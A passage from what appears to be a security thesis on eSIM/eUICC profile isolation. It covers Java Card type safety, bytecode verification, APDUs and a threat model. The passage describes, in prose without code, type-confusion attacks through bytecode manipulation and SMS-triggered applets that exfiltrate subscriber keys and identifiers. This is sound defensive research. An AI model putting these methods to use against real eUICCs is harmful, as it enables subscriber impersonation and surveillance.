The Java Card specification defines several controlled mechanisms for communication across contexts. JCRE entry point objects are managed by the runtime itself and may be called from any applet context, effectively offering a system call–like interface [28] [29]. The APDU buffer and other global arrays are likewise accessible from any execution context. However, the JCRE resets these global arrays whenever an applet is deselected, thereby ensuring that no leftover data can be accessed by applets selected afterward. SIOs enable a server applet to present a well-defined interface to one or more client applets in a controlled fashion. The server applet can authenticate client applets using their Application Identifier (AID) [28] [29].

In the realm of eUICCs, Java Card applets can be integrated into eSIM profiles and are subsequently provisioned to the card together with the profile's subscriber credentials and file system as part of the BPP [18]. These applets offer so-called operator value-added services, such as mobile payment applications, loyalty programs, or SIM Toolkit (STK) applications that can interact with the device's user interface. As described earlier, each eSIM profile is contained within its own dedicated ISD-P. Consequently, JC applets associated with different profiles are located in separate security domains. Their isolation therefore depends on both the JCVM firewall and the security domain architecture provided by the eUICC [18] [17].

2.4.1. Type System and Type Safety

The Java Card platform employs a strong, statically checked type system inherited from the Java programming language. For every value manipulated by an applet, the type is determined at compile time. The type system groups values into two main categories, primitive values and object references [28]. Primitive values comprise the numeric types supported by the platform, `boolean`, `byte`, `short`, and, on certain platforms, `int`. These values are stored directly as their numeric representations. Object references, in contrast, act as handles to class instances and arrays. They do not contain the objects themselves, but rather point to the memory locations of those objects on the Java Card Runtime Environment (JCRE) heap [29].

Type safety is the guarantee that operations are applied only to operands of an appropriate type [28]. A well-typed program should, for instance, never carry out arithmetic on an object reference, use references instead of integers as array indices, or access object fields through a handle that does not actually refer to an instance of that object's class. In a type-safe execution, the types declared for fields and method parameters accurately characterize the values they contain, and every operation is executed solely on operands of the anticipated type. This ensures that an applet can directly access only its own objects and arrays, because the type system restricts it to reaching memory via correctly typed references, it should not be able to construct references to arbitrary memory locations.

Two aspects of the Java Card type system are especially relevant for the analysis in the following chapters, as they relate to the internal representation of typed values.

The first aspect relates to how arrays are handled. Arrays are Java Card objects, so any array reference is, in fact, an object reference. However, arrays also store their length and the type of the elements they contain. The platform differentiates between `byte[]` and `short[]` arrays, and the corresponding bytecode instructions that operate on these arrays are typed accordingly. Dedicated instructions handle the storage and retrieval of `byte` and `short` elements separately [28]. These instructions rely on fixed assumptions regarding the size of the array elements they manipulate. They assume one byte per element for `byte`-array instructions and two bytes per element for `short`-array instructions. The type system should ensure that a `byte`-array instruction is applied exclusively to `byte[]` and that a `short`-array instruction is applied exclusively to `short[]`, so that the assumption about the size of each element is always valid. If that guarantee were ever violated, the assumption about the size would no longer hold, and the instruction would calculate element locations using an incorrect stride [31].

The second aspect relates to the fact that `short` values and object references share the same underlying representation. In most JCVM implementations, a `short` occupies 16 bits of memory, and an object reference is likewise encoded as a 16-bit value [32]. At the raw bit level, there is no difference between a `short` and an object reference, since both consume identically sized storage. The distinction emerges only when the JCVM interprets these bits. If they are loaded as a `short`, they are treated as a numeric value, whereas when loaded as an object reference, they identify an object on the heap. The type system alone dictates how a particular field is interpreted, because the memory representation itself does not embed any information to differentiate the two. In a well-typed program this dual representation remains hidden, but it can be exploited in type confusion attacks [33] [34].

Enforcing type safety at every single instruction while an applet runs would be prohibitively expensive for the limited hardware resources of a smart card. Even a naive type-safe interpreter would have to attach runtime type tags to all values and verify them before executing each instruction, consuming memory and processing power in a way that is practically infeasible for such constrained devices [35]. Consequently, the Java Card architecture does not implement runtime type verification. Instead, it ensures type safety ahead of time, before any applet is executed, this way the interpreter can then assume that the applet is well-typed and execute its instructions without performing runtime checks [28]. This mechanism is known as bytecode verification.

2.4.2. Byte Code Verification Models

Because, as described above, the Java Card Runtime Environment does not perform runtime type checking, it is necessary to verify in advance that an applet is well-typed. This is where bytecode verification becomes relevant. Through static analysis of the applet's code at compile time, it is checked, prior to installation and execution, whether the code complies with the type system. In doing so, it is intended to guarantee that instructions are supplied only with operands of the correct type, that the operand stack is neither over- nor underflown, that control flow does not leave the appropriate methods, and that references are manipulated solely in a type-safe manner [35].An applet that successfully completes bytecode verification is regarded as type safe and is trusted during execution, while any applet that does not pass this verification must be rejected [28]. Consequently, bytecode verification shifts the overhead of type checking away from runtime and into a one-time analysis.

In the standard Java Card security model, bytecode verification can be placed at either of two points in an applet's lifecycle.

Off-Card Verification – Before the compiled applet, in the form of a CAP file, is submitted to the eUICC, it is first verified on a workstation. This off-card verification is not constrained by computational limitations, as it is executed on standard computing hardware, and can therefore carry out the full data-flow analysis required for thorough type verification [35]. In a typical deployment scenario, the off-card verifier is operated by a trusted entity within the applet provisioning chain, and the eUICC is configured to accept only those applets that this trusted entity has approved [35]. Such approval is commonly represented by a cryptographic signature. Although this signature does ensure the integrity of the applet from the time it was signed, it does not prove that the verification step actually took place before signing. The trust placed in the off-card verification process therefore relies entirely on the assumption that the entity controlling the signing key runs a BCV and refuses to sign any applet that does not pass this verification. A trusted party that skips this step, whether due to misconfiguration or deliberately, can generate a formally valid signature for code that may not be type-safe, and the eUICC would still accept it. This assurance of type safety is likewise nullified if the loading process does not mandate any signature at all. In all such situations, trust is effectively moved off the card and placed in the careful behavior of the signing entity [35].

On-Card Verification – As an alternative to off-card verification, the eUICC itself could perform the applet verification at load time, directly before its installation. On-card verification would eliminate the gap inherent in the off-card verification model, since the artifact being verified is exactly the same as the one that will be executed on the eUICC. However, on-card verification is rarely used, because performing full bytecode verification is computationally expensive, and such resources are scarce on constrained hardware [35]. Production costs also play a role, as more powerful chips are more expensive to produce, which in turn makes it more expensive. Nonetheless, substantial research has been carried out to make on-card bytecode verification a more practical option [36].

The security implication of this two-position model is that the type-safety guarantee holds only if, at some point along the path from source code to execution, bytecode verification is in fact enforced. The Java Card architecture relies on the presence of a Byte Code Verifier between any malicious applet and the unchecked interpreter, and the guarantee of memory safety depends entirely on this assumption. If an applet can be delivered to an eUICC through a channel that neither performs on-card verification nor can ensure that off-card verification has been carried out, this assumption breaks down and the interpreter will execute type-unsafe code [34] [32]. This issue does not stem from a flaw in any individual component, but rather from a design that decouples the process of ensuring type-safe code from the environment in which that code is run. The interpreter itself remains safe, provided it is only supplied with code that has already been verified.

2.5. Communication via APDUs

Communication between the Mobile Equipment (ME), also referred to as the terminal, operates via the exchange of Application Protocol Data Units (APDUs). A grasp of APDUs is essential for understanding the experimental methodology employed in this thesis. APDUs constitute the sole mechanism by which a terminal can access profile data, invoke applications on the eUICC, and carry out profile lifecycle management operations [9].

2.5.1. APDU Strucuture

The APDU protocol is based on a rigid command–response model. The terminal always initiates the exchange by sending a Command APDU (C-APDU), to which the eUICC replies with a Response APDU (R-APDU) [37] [9]. The eUICC cannot send data autonomously and is restricted to responding only to C-APDUs received from the terminal.

APDUs can be classified into the two previously mentioned groups, Command APDUs (C-APDUs) and Response APDUs (R-APDUs).

The C-APDU consists of a mandatory 4-byte header and an optional, variably sized body. The header includes the Class Byte (CLA), the Instruction Byte (INS), and two parameter bytes, P1 and P2. The CLA specifies the instruction class, signals whether secure messaging is used, and encodes the logical channel number. The INS designates the command to be processed. The parameter bytes P1 and P2 provide additional qualification of the command to be processed [37]. The body can include an Length Contained (L_c) field, a data field, and an Length Expected (L_e) field. The L_c field indicates the length of the data transmitted in the C-APDU. The data field carries the actual transmitted data. The L_e field defines the maximum expected length of the data returned in the R-APDU [37]. Depending on whether the L_c and L_e fields are present or absent, communication falls into one of four categories. First, no data is sent at all. Second, data is sent but no response data is expected. Third, no data is sent but response data is expected. Finally, or both data is sent and response data is expected [37] [9].

The R-APDU is composed of an optional data field and two mandatory status word bytes, SW1 and SW2. These status bytes represent the outcome of the executed command: the value 90 00 indicates successful execution, values in the $6XXX$ range denote various warning or error states, and the value 91 XX indicates that a proactive command of XX bytes is pending retrieval [9] [38].

Both APDU types are illustrated in Figure 2.4. The C-APDU header bytes are always present, while parts of, or the entire, optional body may be included or left out depending on the particular command case. The R-APDU is always terminated with the two status word bytes and is preceded by a data field only when the eUICC returns a payload.




Figure 2.4.: Structure of an APDU [37]

A single C-APDU can contain up to 255 bytes of data in its standard format, while a R-APDU can include up to 256 bytes of response data.Starting with its third edition, ISO 7816-4 specifies an extended-length version of APDUs supporting sizes up to 65,535 bytes, achieved through the use of three byte-long L_c and L_e fields [37]. However, ETSI 102.221 specifies that support for extended-length APDUs is optional and that this capability is signaled in the eUICC's Answer To Reset (ATR) [9].

Although the APDU frame itself follows the fixed structure outlined above, the payload it transports is often encoded using BER-TLV [9] [39]. When using BER-TLV, each data element is encoded as a triplet.

1. A tag field that identifies the data object.
2. A length field that specifies how many bytes the value occupies.
3. A value field that holds the actual data object.

The tag field may be one, two, or three bytes long. Its first byte indicates the tag class (universal, application, context-specific, or private) and also specifies whether the data object is primitive or constructed, that is, whether the field directly contains raw data or instead consists of nested TLV objects [9] [39].

ISO-7816-4 specifies two additional encoding formats for APDU data fields besides BER-TLV, although BER-TLV remains the predominant one in the context of eUICCs [37]. For instance, the response to a SELECT command is an File Control Parameters (FCP) encoded as a BER-TLV template. The GET DATA and PUT DATA commands transfer data objects referenced by their BER-TLV tags, while the ES10 interface between the ISD-R and the LPA relies on the STORE DATA command to carry TLV-encoded ASN.1 structures [9] [14] [18]. The CAT framework uses a related encoding scheme, COMPREHENSION-TLV, for proactive commands and ENVELOPE data [38].

2.5.2. STK Proactive Commands

As outlined above, the eUICC cannot independently transmit data to the terminal, by it first being triggered by a received command. The Card Application Toolkit (CAT) offers a standardized solution to this limitation by means of the proactive command mechanism [38].

When, for instance, an SIM Toolkit (STK) applet inside an eSIM profile needs to interact with the terminal to display text, it registers a proactive command with the CAT runtime on the eUICC. The eUICC's next response to any C-APDU it receives will then return the status word 91 XX instead of 90 00, where XX indicates the length of the pending proactive command [9] [38]. Upon receipt of this status word, the terminal sends a FETCH command (CLA=80, INS=12) to obtain the pending proactive command data. Once the terminal has carried out the requested action, it reports the outcome back to the eUICC using a TERMINAL RESPONSE command (CLA=80, INS=14) [9] [38].

The supported UICC proactive functionality is communicated to the eUICC during initialization via the TERMINAL PROFILE command, through which the terminal specifies the proactive command types it supports. To enable the terminal to forward event notifications to toolkit applications on an eUICC, the ENVELOPE command is employed [9] [38].

2.6. Related Work

The work presented in this thesis fits within a larger landscape of Java Card and SIM security research. The related work can broadly be grouped into four main categories. First, there is a well-established body of research on SIM and smart card security. Second, there is security research focused on the wider eSIM ecosystem and the RSP architecture. Third, there exists security research dedicated specifically to Java Card smart cards. Fourth, there are non-academic and industry contributions that describe the current state of the technology and its practical uses. Each of these categories is examined in more detail below.

2.6.1. SIM and Smart Card Security Research

As traditional SIMs have been subject to technical and security research, the introduction of eSIMs caused a paradigm shift with a different technical architecture, thus introducing the possibility of new analysis and attack vectors.

Earlier work like *Simtrace* [40], originating from the OsmoCom Project, or *SIMurai* by Lisowski et al. [6] developed methods for analyzing classic SIM communication. These works focused on reading the communication between UICCs and the device using the said card. *Simtrace* enables passive monitoring of the ISO-7816 interface, whereas *SIMurai* offers a software-based SIM environment that supports active investigation of SIM behavior and its interaction with the baseband [6] [40]. While these works are useful, they operate at the SIM-terminal and protocol level and therefore do not sufficiently address, or in some cases do not address at all, challenges that are specific to eSIM technology, such as isolation between different eSIM profiles.

The wider smart card literature establishes the basic concepts of the secure element as a tamper-resistant execution environment, the ISO-7816 command model, and the SIM Application Toolkit mechanisms by which a card controls the terminal [41] [37] [38]. While this work builds on that body of knowledge, its specific contribution concerns the behavior on the eUICC's Java Card platform.

2.6.2. eSIM Ecosystem Research

An expanding body of research explores privacy and security within the consumer eSIM ecosystem, focusing on its provisioning protocol and commercial arrangements rather than on the eUICC itself.

One of the most comprehensive security analyses of the consumer RSP protocol to date was carried out by researchers at Alto University. They formally modelled the SGP.22 download protocol along with all its underlying trust assumptions. Their key conclusion is that RSP fulfils its declared security objectives between endpoints in the presence of a network adversary, however, multiple weaknesses emerge when an endpoint is considered compromised. Furthermore, the protocol relies too heavily on the surrounding TLS tunnel and on OOB transmission of identifiers [42]. This study is complementary to the present thesis, as it examines the provisioning protocol under endpoint compromise, whereas this thesis assumes profile delivery as given and instead investigates what a malicious profile can do on an eUICC.

Research by Motallebighomi et al. empirically examines security and privacy threats within the eSIM ecosystem, highlighting opaque traffic-routing practices in travel eSIMs, the extensive access privileges granted to resellers, and operational issues such as profile management actions failing to take effect [4]. Their findings show that eSIM resellers, by virtue of their integration into the RSP ecosystem, possess powerful capabilities that are often invisible to subscribers. However, their work does not analyze vulnerabilities in the eUICCs themselves, instead concentrating on the RSP ecosystem and the surrounding provisioning workflow.

2.6.3. Java Card Security

The isolation mechanisms investigated in this thesis rely on the security properties of the underlying Java Card platform, and the attacks employed to evaluate them are based on a well-established body of Java Card security research.

The core techniques rely on type confusion. Mostowski and Poll compiled a catalogue of

type-confusion attacks targeting the Java Card platform, such as confusions between different array types and between arrays and objects. They also showed how the transaction mechanism can be misused to produce a dangling reference, even in otherwise well-formed code [31]. Bouffard et al. proposed a bytecode manipulation approach in which a compiled CAP file is altered to inject type-unsafe instructions that the smart card does not reject [34] [43]. The applet patching techniques used in this thesis are largely based on this approach. Building on this, Dubreuil further developed type-confusion attacks by leveraging the `getfield` and `putfield` bytecode instructions [32]. Hogenboom et al. introduced the first full memory-read attack on Java Card, exploiting a flaw they identified in the transaction mechanism [44]. A broader range of research examines combined physical and fault-and-logical attacks, although these lie outside the scope of this thesis, they are briefly acknowledged for completeness [45] [46] [47] [30].

A shared trait of all previous Java Card work is that it focused on general-purpose JC smart cards. None of these studies consider the specific case of eUICCs, where JC applets reside in individually provisioned eSIM profiles, each confined to its own security domain. As a result, any compromise of the Java Card platform directly impacts the isolation between these profiles.

The work conducted by Adam Gowdiak and Security-Explorations closes this gap and is therefore directly connected to this thesis. Security-Explorations were the first to demonstrate this class of Java Card vulnerability on consumer eUICCs. They discovered a type-confusion flaw in the eUICC's Java Card runtime, belonging to the same category of weakness that the group had initially uncovered and disclosed to Oracle in 2019 [48] [49]. What distinguishes their research is the specific direction of the confusion, which occurs between an object instance and an array instance, enabled by missing checks in the `getfield` and `putfield` bytecodes. The overlap of metadata layout between objects and arrays, combined with corrupting writes performed via unvalidated `short`-typed field instructions, implements this attack mechanism. Consequently, the presence of an exploitable type-confusion vulnerability on the Kigen eUICC OS platform is already demonstrated by this prior work and is not presented as an original contribution of this thesis.

Two aspects of the Security Explorations disclosure, however, still leave unresolved the issues examined in this thesis. To begin with, although the team stated they would release their evaluation toolkit, no actual code was ever made available, meaning there was no concrete implementation of the attack that others could extend or independently validate.Furthermore, the presented method for deploying a malicious applet made use of a pre-installed TS.48 test profile, which was exploited to load and install the applet via a simulated OTA SMS-PP channel, leveraging the publicly available Remote Application Management (RAM) keys associated with existing profiles [48]. This attack path assumes that a vulnerable test profile and its corresponding keys are already present on the target eUICC. It is important to highlight that eUICCs equipped with pre-installed TS.48 profiles of version 7 or later cannot be compromised in this manner, as the Remote Application Management functionality is disabled in those profiles. The disclosure did not investigate whether the same platform weakness could be exploited by an attacker who instead creates and provisions a full profile through the standard SM-DP+ provisioning procedure. Likewise, the impact of the demonstrated memory access on profile isolation was not subjected to a systematic analysis. These omissions form part of the motivation for this thesis.

2.6.4. Industry and Community Contributions

Alongside the established academic literature, there is a substantial collection of industry and community-driven material. This includes blog posts, conference presentations, and technical documents, most notably the open-source tools from the Osmocom project and their associated technical write-ups, which document the evolution of SIM and eSIM technologies and their open-source implementations [5] [26] [50]. For the purposes of this thesis, these sources are of significant practical importance. The RSP pipeline employed here is constructed entirely from open-source tools emerging out of this community, and the related documentation frequently provides the only publicly available account of how the relevant interfaces behave in real-world use. These publications mostly offer pragmatic, engineering-focused descriptions of existing technologies rather than conventional scientific analysis. Their security-related insights are usually framed as advisories or technical notes instead of systematic investigations [51]. This situation underscores, rather than reduces, the necessity for the kind of analytical and academic scrutiny that this thesis aims to provide.

3. Threat Model

The previous chapter showed that an eUICC can host multiple independently provisioned eSIM profiles, each of which includes subscription identity data and operator-controlled applications. It was further demonstrated that profile isolation is enforced by the chip architecture defined in the relevant GSMA and GlobalPlatform specifications. This thesis examines whether these isolation mechanisms remain effective against an adversary who is able to provision eSIM profiles that contain potentially malicious JC applets.

The following chapter formalizes the threat model underlying the experimental work presented in the subsequent chapters. Section 3.1 describes the adversary's capabilities without assigning a concrete identity to the adversary. Section 3.2 defines the adversary's attack categories and objectives, drawing on documented real-world precedents. Section 3.3 presents type confusion as an attack primitive employed in the experimental chapters of this thesis. Finally, Section 3.4 constrains the scope of this work and differentiates the software attack surfaces considered in-scope from other supply chain attacks and attacks requiring physical access, e.g. fault injections, which are beyond the scope of this thesis.

3.1. Adversary Capabilities

This threat model emphasizes what an adversary is capable of doing rather than identifying who they are, thereby adhering to a traditional security engineering methodology [52]. This capability-focused method forms the foundation of an intelligence-driven strategy for network defense, exemplified in practice by the *MITRE ATT&CK* framework [53] [54]. Where identity-based models may prematurely focus on a particular type of attacker, the capability-based approach aims to reduce the risk of missing adversaries who possess comparable skills obtained by different means. The model introduced in this work does not consider the adversary's motivations or identities. Instead, it concentrates on listing the technical actions an adversary might carry out to compromise an eUICC.

The steadily expanding collection of incident reports shows that conducting such operations targeting eUICCs is realistically achievable for well-resourced adversaries. The Mandiant report on APT1, for instance, demonstrates that state-sponsored actors have the resources to create and maintain bespoke malware and associated toolchains, sustain malware campaigns over multiple years, and routinely carry out the kind of technical tasks required by the capabilities listed below (C-Levels) [55] [56] [57]. Threat landscape reports from various organizations, such as *MITRE* and different *CERTs*, indicate that these capabilities effectively constitute baseline requirements for such threat actors.

The adversary threat model is built upon the following capabilities.

C1 – Profile Authoring: The attacker has control over the contents of at least one eSIM profile that is meant to be provisioned onto the target eUICC. This includes the ability to

compile, integrate, and consequently the deployment of custom malicious Java Card applets within eSIM profiles. Such applets are used to inject type-unsafe instructions, as described for instance in the work of Bouffard et al. [33]. Creating these applets requires only publicly available tooling.

C2 – Legitimate RSP Delivery: The attacker distributes the malicious eSIM profiles via the regular Remote SIM Provisioning channel specified in GSMA SGP.22 [18]. The attacker controls the signing credentials used to sign the eSIM profiles, ensuring they are validated by the eUICC's certificate trust chain. The attacker does not break or undermine the cryptographic mechanisms defined in the SGP.22 specification, the maliciously created profile passes through the provisioning process as if it were a fully legitimate profile from a technical standpoint.

C3 – Post-Installation Interactions: Once the malicious profile is installed and enabled, its embedded applet communicates with the terminal via the Card Application Toolkit (CAT) [38]. The applet is set up to respond to particular incoming SMS messages, enabling an attacker who knows the victim's IMSI to trigger the execution of the malicious applet without any user interaction. After the execution is triggered, the applet sends proactive commands to the terminal. One such command can be a SEND SHORT MESSAGE command, through which the applet provides both a destination and a payload, here consisting of exfiltrated data from the eUICC. The terminal then transmits the resulting SMS over the MNO's network to the attacker.

Data exfiltration via SMS is a feasible and already documented attack vector used in real-world scenarios. The *SimJacker* attack leveraged an existing vulnerability to trigger the execution of an applet through specially crafted SMS, exfiltrating subscribers' identities and locations and sending this information to attacker-controlled numbers. The *SimJacker* vulnerability is distinct from the one considered in this thesis, as it abuses a vulnerability in an already pre-installed, not explicitly malicious applet. However, the mechanisms used for triggering the applet and exfiltrating data are structurally very similar and clearly practical rather than merely theoretical [58].

C4 – Independence from Physical Access: None of the capabilities outlined above depend on physical access to the victim's eUICC. The only necessary user action is to install and enable the profile via their standard provisioning process, for example purchasing a travel eSIM. Once this is done, the attack proceeds entirely over control channels that do not require any further user involvement.

The following capabilities are explicitly excluded from the threat model, as they are regarded as outside the scope of this thesis. A more detailed explanation is provided in section 3.4.

C5 – Invasive Analysis: The attacker lacks physical access to the target eUICC and cannot employ invasive analysis methods, such as side-channel analysis.

C6 – Fault Injection: The attacker is unable to carry out attacks that rely on fault injection methods, such as those based on laser or electromagnetic pulses, voltage glitching, or similar approaches. Although these methods are described in the academic literature, they presuppose physical access (which has already been ruled out), require highly specialized equipment, and exhibit reproducibility properties that place them outside the scope of this

thesis [46] [45] [32].

C7 – Cryptographic Attacks: The attacker cannot break the TLS, signature schemes, or any other cryptographic primitive employed by the Remote SIM Provisioning process as specified in SGP.22 [18]. Furthermore, the attacker does not compromise the GSMA's PKI.

C8 – eUICC Supply Chain Compromise: The attacker neither loads eSIM profiles nor alters the eUICC firmware during chip production. None of the attacks take place before the eUICC is commercially released.

The offensive capabilities outlined above are intentionally described in a conservative manner. They do not assume any exceptional level of operational sophistication. In essence, they reflect actions that any Mobile Virtual Network Operator (MVNO) or Mobile Network Operator (MNO) can typically perform, and the procedure for creating malicious applets is based on publicly available tools and attack techniques that were originally introduced around ten years ago.

3.2. Adversary Goals and Attack Categories

This section outlines two separate situations in which an attacker could gain the capabilities detailed in section 3.1. Both situations are depicted in Figure 3.1.




Figure 3.1.: Threatmodel for malicious eSIM profile provisioning

3.2.1. Scenario S1 - Malicious Operator

The first scenario outlines a situation in which an attacker positions itself as an MNO or MVNO. The prerequisites for operating as an MVNO are comparatively low, depending on the regulatory context. In particular, the attacker would require a commercial agreement with an MNO, accreditation for the relevant GSMA RSP procedures, and access to appropriately configured SM-DP+ infrastructure. Adversaries willing and able to cover these costs can

obtain capabilities C1 and C2 through entirely legitimate means. Consequently, the attacker ends up controlling infrastructure that is indistinguishable from that of any benign MNO.

The process of gaining users, and thus potential victims—would mirror that of any legitimate MVNO. By offering appealing pricing structures or targeting specific themes, such as travel eSIMs, it would be relatively straightforward to attract a steady stream of new customers. The end user installs and enables the malicious profile, under the impression that it is a legitimate product. The malicious applet is then executed on the end user's eUICC as part of a profile, which the eUICC treats as fully provisioned.

S1 is notable because it requires relatively limited prerequisites. The attacker does not have to compromise any existing MNO, exploit vulnerabilities beyond the defined scope, or possess advanced technical capabilities beyond those that any MVNO would ordinarily require. As a result, this could expose an attack surface across many commercially deployed eUICCs.

3.2.2. Scenario S2 - Compromised Operator

The second scenario involves an attacker who has compromised the infrastructure of a legitimate, well-established MNO. In this case, the pool of potential victims is at its greatest because the MNO already maintains an established customer base. The attacker effectively takes over the existing trust relationship between the MNO and its customers. In addition, the attacker does not have to invest in their own infrastructure or obtain GSMA accreditation, as these requirements have already been fulfilled by the compromised MNO.

Compromises of Mobile Network Operators are not merely theoretical. In 2004 and 2005, unauthorized lawful-intercept software was deployed on Vodafone Greece's mobile switching equipment and used to eavesdrop on the communications of the prime minister as well as more than a hundred officials and journalists in Greece [59]. In 2019, the Cybereason Nocturnus team exposed *Operation Softcell*, a campaign conducted by a state-aligned threat actor that obtained and sustained access to the production environments of ten telecommunications operators across several continents [60]. Most recently, US telecommunications providers and MNOs were targeted by Chinese state-sponsored attackers, who gained access to the lawful-intercept interfaces used by US intelligence services [57] [56].

S2 thus represents an attacker whose presence and abilities have been documented through more than twenty years of incident reports and academic research.

3.2.3. Adversary Goals

In both cases, the adversary aims to access and potentially alter the data of other eSIM profiles, which should be available only within their own security domains. This encompasses the following.

G1 – Recovery of Subscriber Authentication Keys: Obtaining the long-term K_i of a profile belonging to someone other than the adversary, in order to impersonate that subscriber when interacting with the MNO's authentication infrastructure.

G2 – Subscriber ID Recovery and Observation: Extraction of unique subscriber identifiers, such as IMSI, ICCID, or MSISDN, thereby enabling an attacker to carry out more advanced and highly targeted surveillance of subscribers by performing correlation attacks across different communication systems.

G3 – Denial of Service: Deployment of malicious applets that can deactivate eSIM profiles in other security domains or, more broadly, block end users' access and service via MNOs.

The experimental work presented in chapter 5 focuses mainly on goals G1 and G2, since these aspects are the most straightforward to investigate under laboratory conditions.

3.3. Type Confusion as an Attack Primitive

The capabilities and scenarios outlined above demonstrate that the adversary can load arbitrary applet code inside an eSIM profile onto the eUICC. This raises the question of what such code can actually do once it has been successfully deployed. The eUICC's security mechanisms are intended to prevent an applet from escaping its own security domain, the ISD-P. In particular, they aim to ensure that an applet cannot access memory beyond its assigned region or read data associated with other profiles or applications on the eUICC. This section presents the theoretical foundations on which the strategies and attacks described in chapter 5 are based, and which these attacks attempt to use to circumvent the existing defenses.

Coercing the Java Card Virtual Machine into treating a field or object as if it were of a different type than it actually is is known as a *type confusion attack*. This allows an attacker to obtain a dual-typed view into the same memory region, where identical physical bytes can be read from and written to under two mutually incompatible types at the same time. For instance, a single memory allocation might be accessed as a `short[]` via one reference and as a `byte[]` via another. Depending on the semantics that the JCVM associates with the selected type, the attacker can now impose those semantics on memory that was never intended to be accessed in that manner.

The techniques described in the academic literature can be grouped into three primary categories of *type confusion attacks* on the JC platform. The strategies presented in chapter 5 make use of the first two categories, whereas the third is included solely for completeness and to define the boundaries of the threat model.

1. **Bytecode Manipulation** – An attacker can modify the CAP file, or its textual bytecode representation in the JCA file, to inject type-unsafe instructions. As an illustration, a `putfield_a` instruction that writes a `byte[]` reference into a field declared as `short[]` is type-unsafe, even though it remains syntactically valid at the bytecode level. In the absence of an on-card Byte Code Verifier, the JCVM will execute such instructions without raising any errors [33] [32].

2. **Abuse of Transaction Mechanisms** – The attacker abuses a flaw in the JCVM transaction rollback mechanism to induce type confusion. This type confusion remains undetectable for any BCV, since the resulting applet and its bytecode fully comply with the specification. The approach does not rely on bytecode-level manipulation and therefore continues to pose a threat even in hypothetical environments that implement comprehensive on-card bytecode verification [31] [44].

3. **Fault Injection** – Runtime execution can be disrupted by physical attacks that use laser pulses, electromagnetic pulses, or voltage glitching. In the literature, these meth-

ods are frequently combined with software-based attacks [46] [45] [33]. This category of attacks is not included in chapter 5, as it falls outside the scope of this thesis and explicitly conflicts with the excluded capability C6 within this threat model.

3.4. Scope and Limitations

The threat model outlined in this chapter clearly does not encompass the entire spectrum of eSIM and eUICC security. This limitation should be borne in mind when interpreting the experimental results discussed in the following chapters.

In-Scope Attack Surface: This thesis examines the impact of deploying maliciously crafted eSIM profiles via legitimate RSP channels. Within this attack surface, both bytecode manipulation and abuse of transaction mechanisms are carried out. The objective of the thesis is to demonstrate cross-profile data leakage on an eUICC resulting from the selected attack vector.

Out-of-Scope Attack Surfaces: Physical attacks, fault injection, attacks targeting the cryptographic algorithms in use, and supply chain attacks are explicitly outside the scope of this thesis. Such attacks require specialized equipment and frequently additional statistical analysis to obtain meaningful results. Although they are not carried out in this work, they may be referenced where appropriate.

Generalization: This thesis does not claim that all eUICCs are vulnerable in the manner demonstrated in this research. It merely claims that the eUICC under test in this thesis is and provides a structured methodology by which other eUICC implementations can be evaluated. Applying the same set of questions to other platform implementations can result in different answers.

Ethical Considerations: The experiments were carried out on publicly available test profiles using the SM-DP+ infrastructure in a laboratory environment under the author's control. At no point during the preparation of this thesis were live subscriber profiles targeted.

4. Market & Product Analysis

Chapter 3 describes an adversary with capabilities specifically aimed at consumer eUICCs. Evaluating this threat model necessitates a concrete and appropriate target device on which the attacks from chapter 5 can be carried out. This chapter details the assessment of several candidate devices, the implemented standards that differentiate them, and, ultimately, the reasoning behind the choice of the eUICC employed for the experimental work in this thesis.

The selection procedure was constrained by two primary factors. First, since the research question focuses on consumer eSIM security rather than on IoT or M2M variants, the scope was restricted to consumer-grade eUICCs. Second, the experimental methodology of this thesis requires the capability to create and provision arbitrary eSIM profiles, including those that host JC applets, without relying on commercial MNO infrastructure. This requirement does not constrain the work to a particular type of eUICC, but instead to the configuration of its internal certificate configuration and the tools involved in the provisioning procedure.

4.1. Overview of Available eUICCs

The market for consumer-grade eUICCs can roughly be segmented into three tiers. The first two tiers are distinguished less by the functional capabilities of the eUICCs themselves and more by their pre-installed certificate material and the corresponding RSP ecosystem. The third tier is characterized not by the certificates that these eUICCs possess, typically GSMA production certificates, but by the lack of documentation and traceability needed to achieve reproducible experimental results. The eUICC tiers described in this section do not affect the fundamental capabilities, since an identical implementation by a chip manufacturer may appear in several of the tiers presented. For this same reason, tier classification describes how readily these eUICCs are available and how eSIM profiles can be provisioned onto them.

